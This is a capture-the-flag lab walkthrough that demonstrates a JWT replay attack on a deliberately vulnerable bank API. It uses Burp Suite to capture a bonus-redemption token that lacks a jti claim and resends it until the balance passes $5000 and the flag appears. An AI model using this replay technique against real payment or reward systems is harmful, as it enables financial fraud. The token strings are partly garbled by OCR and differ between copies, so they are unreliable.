



Name	Transaction Replay
URL	https://attackdefense.com/challengedetails?cid=1353
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

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root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.6 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:06 txqueuelen 0 (Ethernet)
    RX packets 576 bytes 102448 (100.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 627 bytes 2506537 (2.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.215.101.2 netmask 255.255.255.0 broadcast 192.215.101.255
    ether 02:42:c0:d7:65:02 txqueuelen 0 (Ethernet)
    RX packets 20 bytes 1584 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 889 bytes 1863682 (1.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 889 bytes 1863682 (1.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.215.101.2.

Therefore, the bank transaction API is running on 192.215.101.3, at port 5000.

Step 2: Viewing the Transaction API.

Open the following URL in firefox.

URL: http://192.215.101.3:5000



Welcome to Simple Transaction API

Congratulations! You can redeem \$100 on clicking this button.

Get Bonus


Current Balance: \$0. You still need atleast \$5001

Sync Balance


Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:



Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port


☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Transaction API.



Welcome to Simple Transaction API

Congratulations! You can redeem \$100 on clicking this button.


Get Bonus

Current Balance: \$0. You still need atleast \$5001


Sync Balance

Click on get Bonus.

Note: Make sure that intercept is on in BurpSuite



Forward the request.



This request contains a JWT Token.

JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiImZyMDg2NDIzMTQzIiwiaXNzIjoiRmVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflm1wB2YjgAY4io2jpQ8orJoSW-PMINyA3uEqLS2A

Decoding the payload part of the token using base64 utility:

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root@attackdefense:~# echo eyJhY2NvdW50IjoiImZyMDg2NDIzMTQzIiwiaXNzIjoiRmVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ | base64 -d
{"account": "312086423143", "iss": "Dummy Bank", "amount": 100}base64: invalid input
root@attackdefense:~#
```

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. There are some (minor) differences between base64 and base64URL encoding and can be found [here](#).

The token contains the following claims:

1. iss (Issuer) Claim - The name of the entity that issued the token.
2. account Claim - Identifies the account number of the bank user.
3. amount Claim - Identifies the amount that is to be transferred from the bank to the account holder.

Note: The account and the amount are non-standard claims. They are not the part of JWT specs.


Using this token, the bank transfers \$100 to the sender.

Information: The JTI (JWT ID) claim provides a unique identifier for a JWT Token. It can be used to prevent the token from being replayed.

Since there is no JTI claim associated with the token, this token could be used in the subsequent requests to increase the account balance further (a replay attack against JWT Tokens).

Send this transaction request to repeater and turn off the intercept mode.

Check the balance in the browser.



Welcome to Simple Transaction API

Current Balance: \$100. You still need atleast \$4901


Sync Balance

The current balance has become \$100.

Notice that the "Get Bonus" button has disappeared. The bank API provides bonus to every user only once.

As previously mentioned, since there is no JTI field in the token, the request could be replayed to increase the account balance.

Check the request in the repeater.



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section is active, displaying a raw HTTP POST request to the '/redeem' endpoint. The request includes headers for Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, Content-Type, Content-Length, Origin, and Connection. The body is a JSON object containing a 'token'.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Projects

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Send Cancel <|v >|v

Request

Raw Params Headers Hex

```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json;charset=utf-8
Content-Length: 171
Origin: http://192.215.101.3:5000
Connection: close

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiImZyMDg2NDIzMTQzIiwiaXNzIjoiaRHVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflmlwB2YjgAY4io2jpQ8orJoSW-PM1NyA3uEqLS2A"}
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Send the request same request multiple times and notice the response. The response reflects the current balance of the sender.



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section is active, displaying a raw HTTP POST request. The 'Response' section is also active, displaying a raw HTTP response. The response status is 200 OK, and the body contains the current balance of \$1400.

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Send Cancel <|v >|v

Request

Raw Params Headers Hex

```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json;charset=utf-8
Content-Length: 171
Origin: http://192.215.101.3:5000
Connection: close

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiImZyMDg2NDIzMTQzIiwiaXNzIjoiaRHVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflmlwB2YjgAY4io2jpQ8orJoSW-PM1NyA3uEqLS2A"}
```

Response

Raw Headers Hex Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 4
Access-Control-Allow-Origin: http://192.215.101.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Sun, 10 Nov 2019 07:36:44 GMT

1400
```

The current balance is \$1400 in this case, as shown in the Response window.

Issue the same request repeatedly until the balance exceeds \$5000.

The screenshot shows a REST client interface with a 'Request' pane on the left and a 'Response' pane on the right. The 'Request' pane has tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Response' pane has tabs for 'Raw', 'Headers', 'Hex', and 'Render'. The 'Raw' tab is selected in both panes.

Request

```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json;charset=utf-8
Content-Length: 171
Origin: http://192.215.101.3:5000
Connection: close

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbnVudW50IjoimzEyMDg2NDIzMTQzIiwiaXNzIjoiaRHVtbXkgQmFuayIsImFtb3VudCI6MTAwfQ.gVflm1wB2YjgAY4io2jpQ8orJoSW-Pm1NyA3uEqLS2A"}
```

Response

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 4
Access-Control-Allow-Origin: http://192.215.101.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Sun, 10 Nov 2019 07:37:48 GMT

5100
```

The balance has become \$5100, as reflected in the Response window.

Navigate to the browser window and sync the balance with the server (click on "Sync Balance" button).



Welcome to Simple Transaction API

Congratulations! Your current balance is \$5100.

Get Golden Ticket

Since the current balance has exceeded \$5000, the golden ticket could be retrieved from the server.

Click on the "Get Golden Ticket" button to get the golden ticket.



Welcome to Simple Transaction API

Congratulations! Your current balance is \$5100.

This_Is_Your_Golden_Ticket_6be1760e0336eada4d

Get Golden Ticket

Golden Ticket: This_Is_Your_Golden_Ticket_6be1760e0336eada4d

References:

1. JWT RFC (<https://tools.ietf.org/html/rfc7519>)